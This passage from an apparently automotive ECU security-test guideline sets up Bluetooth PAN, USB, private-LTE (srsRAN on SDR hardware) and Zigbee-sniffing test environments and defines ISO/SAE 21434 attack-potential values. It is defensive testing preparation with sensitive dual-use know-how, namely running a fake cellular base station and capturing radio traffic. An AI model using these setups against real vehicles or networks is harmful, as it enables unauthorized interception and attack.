Procedure	When the target evaluation ECU has a TCP/IP communication function using NAP, this can be enabled using bt-pan. bt-pan can be obtained from the following URL. https://github.com/mk-fg/fgtk/blob/master/bt-pan After obtaining this file, assign execution privileges. <*BTMAC*>- MAC address of the Bluetooth device of the target evaluation ECU. $ bluetoothctl [bluetooth]# scan on [bluetooth]# scan off [bluetooth]# pair <*BTMAC*> [bluetooth]# agent on [bluetooth]# trust <*BTMAC*> [bluetooth]# exit $ sudo ./bt-pan client <*BTMAC*> $ sudo dhclient bnep0 $ sudo ifconfig bnep0 bnep0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 192.168.xx.xx netmask 255.255.255.0 broadcast 192.168.xx.255 inet6 fe80::21b:dcff:fe06:be1a prefixlen 64 scopeid 0x20<link> ether 00:1b:dc:06:be:1a txqueuelen 1000 (Ethernet) RX packets 34 bytes 10492 (10.2 KiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 207 bytes 31339 (30.6 KiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 As shown above, a new interface called “bnep0” can be identified. In addition, if the IP address can be confirmed using the ifconfig command, this means that the target evaluation ECU is in a communication-enabled state.

4.3.6. USB Setup Items

4.3.6.1. Required equipment

Description of equipment	Examples of equipment	Reference URLs
USB cable	Prepare a cable that can connect the test PC and target evaluation ECU, and that is capable of carrying out data communication.	-

4.3.6.2. Preparation

The test PC can be connected to the target evaluation ECU after the target evaluation ECU activates TCP/IP connection via USB.

Procedure	Connect the test PC and target evaluation ECU by USB. If the target evaluation ECU supports TCP/IP communication, “usb0” can be identified as the network interface. `$ sudo ifconfig` `(Omitted)` `usb0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>` `mtu 1500` `(Omitted)` When the target evaluation ECU is operating DHCP, an IP address will be allocated and communication will be enabled. If DHCP is not operating, an IP address will not be allocated, Therefore, identify the IP address allocated to the target evaluation ECU in advance from the design documents, and allocate an IP address that enables communication. <*IP_ADDR*>- IP address within same subnet capable of communicating with the target evaluation ECU. <*NETMASK*>- Enter the subnet mask as a binary number (E.g.: 255.255.255.0). <*BROADCAST*>- Broadcast address `$ sudo ifconfig usb0 <IP ADDR> netmask <NETMASK> broadcast <BROADCAST>`

4.3.7. Cellular Setup Items

4.3.7.1. Required equipment

Description of equipment	Examples of equipment	Reference URLs
Software Defined Radio (SDR) hardware supported by srsRAN (equipped with the appropriate antenna) * SDR refers to a wireless device capable of software-driven wireless outputs and adjusting the frequency band and modulation protocol.	ETTUS 205/210 Nuand BladeRF 2.0 A4/A9	https://www.ettus.com/ https://www.nuand.com/
Test USIM card	For example, this card can be purchased at an E-commerce shop like “osmocom shop”. Upon purchase, the necessary parameters for using the USIM card (IMSI/Ki/OPC) will be provided with the card.	http://shop.sysmocom.de/
SIM card reader with reader/writer function * This is only required when a test USIM card cannot be purchased. Use this card reader to write the necessary information to the SIM card and create the test USIM card.		

4.3.7.2. Preparation

Procedure	1. Installation of srsRAN: Download srsRAN (open source software for constructing a private LTE environment) and compile so that the appropriate SDR hardware can be used. (1) The released version of the source code can be obtained from the following site using the test Linux PC. https://github.com/srsran/srsRAN.git (2) Run the following command to install the prerequisites for using the SDR hardware. `$ sudo apt install build-essential cmake libfftw3-dev libmbedtls-dev libboost-program-options-dev libconfig++-dev libsctp-dev libbladerf-dev libbladerf2 libuhd-dev uhd-host` (3) Run the following commands to build srsRAN. `$ cd srsRAN` `$ mkdir build` `$ cd build` `$ cmake ../` `$ make –j8`

(4) Run the following command to test whether srsRAN has been installed correctly.

```
$ make test
```

Check that an error is not displayed.

2. eNB and EPC settings

To construct a private LTE, the eNB settings (in this case, the wireless device SDR settings) and the EPC settings (the core network settings) must be carried out. An example of the eNB and EPC settings is shown below.

(1) Example of eNB settings

Set enb.conf as follows.

```
[enb]
enb_id = 0x19B
cell_id = 0x01
phy_cell_id = 1
tac = 0x0007
mcc = 001
mnc = 01
mme_addr = 127.0.1.100
gtp_bind_addr = 127.0.1.1
s1c_bind_addr = 127.0.1.1
n_prb = 50

[enb_files]
sib_config = sib.conf
rr_config   = rr.conf
drb_config = drb.conf

[rf]
dl_earfcn = 3400
tx_gain = 80
rx_gain = 40
```

“dl_earfcn” in the settings refers to the LTE uplink and downlink carrier frequency. To avoid a frequency band already used in the test environment, the correct EARFCN allocation number must be set. The correct EARFCN allocation number can be found, for example, at the following site.

https://5g-tools.com/4g-lte-earfcn-calculator/

In addition, the details related to each enb.conf setting item can be confirmed in “Configuration Reference” in the srsRAN eNodeB User Manual at the following site, or elsewhere.

https://docs.srsran.com/en/latest/usermanuals/source/srsenb/source/index.html

(2) Example of EPC settings

Set epc.conf as follows.

```
[mme]
mme_code = 0x1a
mme_group = 0x0001
tac = 0x0007
mcc = 001
mnc = 01
mme_bind_addr = 127.0.1.100
```

```
apn = srsapn
dns_addr = 8.8.8.8
encryption_algo = EEA0
integrity_algo = EIA1
paging_timer = 2

[hss]
db_file = user_db.csv


[spgw]
gtpu_bind_addr      = 127.0.1.100
sgi_if_addr          = 172.16.0.1
sgi_if_name          = srs_spgw_sgi
max_paging_queue = 100

[pcap]
enable      = false
filename = /tmp/epc.pcap

[log]
all_level = debug
all_hex_limit = 32
filename = /tmp/epc.log
```

The details related to each epc.conf setting item can be confirmed in “Configuration Reference” in the srsRAN eNodeB User Manual at the following site, or elsewhere.

https://docs.srsran.com/en/latest/usermanuals/source/srsepc/source/index.html

3. Mutual authentication settings

In an LTE network, it is necessary to perform mutual authentication between the User Equipment (UE: this refers to the ECU to be connected to the base station in the test) and the base station. Based on the parameters of the previously obtained USIM card, carry out the mutual authentication settings in the file specified as the “db_file” in the epc.conf command above (in this example, the file is called “user_db.csv”). An example of the settings is shown below.

```
# .csv to store UE's information in HSS
# Kept in the following format:
"Name,Auth,IMSI,Key,OP_Type,OP,AMF,SQN,QCI,IP_alloc"
#
usr,mil,0010001,1d8b2…700,op,398…19ef,8000,01404,7,dynamic
```

Refer to the following user_db.csv sample or the like for the details of each item.

https://docs.srsran.com/en/latest/usermanuals/source/srsepc/source/5_epc_configref.html

4. Start the base station

Connect the SDR to the Linux PC to start the LTE base station and run the following commands.

```
./epc
./enb
```

Next, turn on the UE. Turn roaming on, then select and connect to the applicable base station.

4.3.8. IEEE 802.15.4 Setup Items

4.3.8.1. Required equipment

Description of equipment	Examples of equipment	Reference URLs
USB Zigbee device	USB device installed with CC2531 chip. The device does not have to be manufactured by any particular company. However, Amazon or other sites can be used to find and obtain the CC2531 Sniffer.	
Test PC	PC installed with Linux	

4.3.8.2. Preparation

Procedure	1. Setup of Zigbee communication capture environment (1) Obtain the necessary firmware for setting up the USB Zigbee device from the following site using the test PC. https://github.com/andrebdo/wireshark-cc2531 (2) Run the following commands to set up the USB Zigbee device. `$ sh build.sh` `$ sudo install -m 2755 cc2531 /usr/lib/x86_64-linux-gnu/wireshark/extcap/cc2531` (3) Run the following commands to install Wireshark. `$ sudo apt install wireshark` 2. Implementation of Zigbee communication capture (1) Run the following command to start Wireshark. `$ sudo wireshark` (2) Select the interface: TI CC2531 802.15.4 packet sniffer. (3) When the dialog box is displayed, specify the applicable channel ID for Zigbee communication (11 to 26). (4) Zigbee communication capture will start.

Appendix.1.

Appendix.1.1. Definition of AP Values

The AP values in this document consist of the following five parameters, in accordance with ISO/SAE 21434.

- Elapsed time
- Specialist expertise
- Knowledge of the item or component
- Window of opportunity
- Equipment

Each AP value is derived from the total of these five parameter values. The criteria for each parameter value are as follows.

Table 4-2: Criteria for 5 Parameter Values

Elapsed time		Specialist expertise		Knowledge of the item or component		Window of opportunity		Equipment	
Enumerate	Value	Enumerate	Value	Enumerate	Value	Enumerate	Value	Enumerate	Value
≤ 1 day	0	Layman	0	Public	0	Unlimited	0	Standard	0
≤ 1 week	1	Proficient	3	Restricted	3	Easy	1	Specialized	4
≤ 1 month	4	Expert	6	Confidential	7	Moderate	4	Bespoke	7
≤ 6 months	17	Multiple experts	8	Strictly confidential	11	Difficult/ none	10	Multiple bespoke	9
> 6 months	19								

When selecting the test cases in this document, the “window of opportunity” value is determined based on the communication IFs that might be exploited in an ECU attack. The relationship between the communication IFs that might be exploited in an ECU attack and the window of opportunity value is as follows.

Communication IFs that might be exploited in an ECU attack	Window of opportunity	Value
Cellular, DSRC	Unlimited	0
Wi-Fi, Bluetooth/BLE, IEEE 802.15.4, LF/RF	Easy	1
NFC, PLC, USB, CAN, Ethernet, MOST, LIN, Serial, Debug, Flash	Moderate	4
-	Difficult/none	10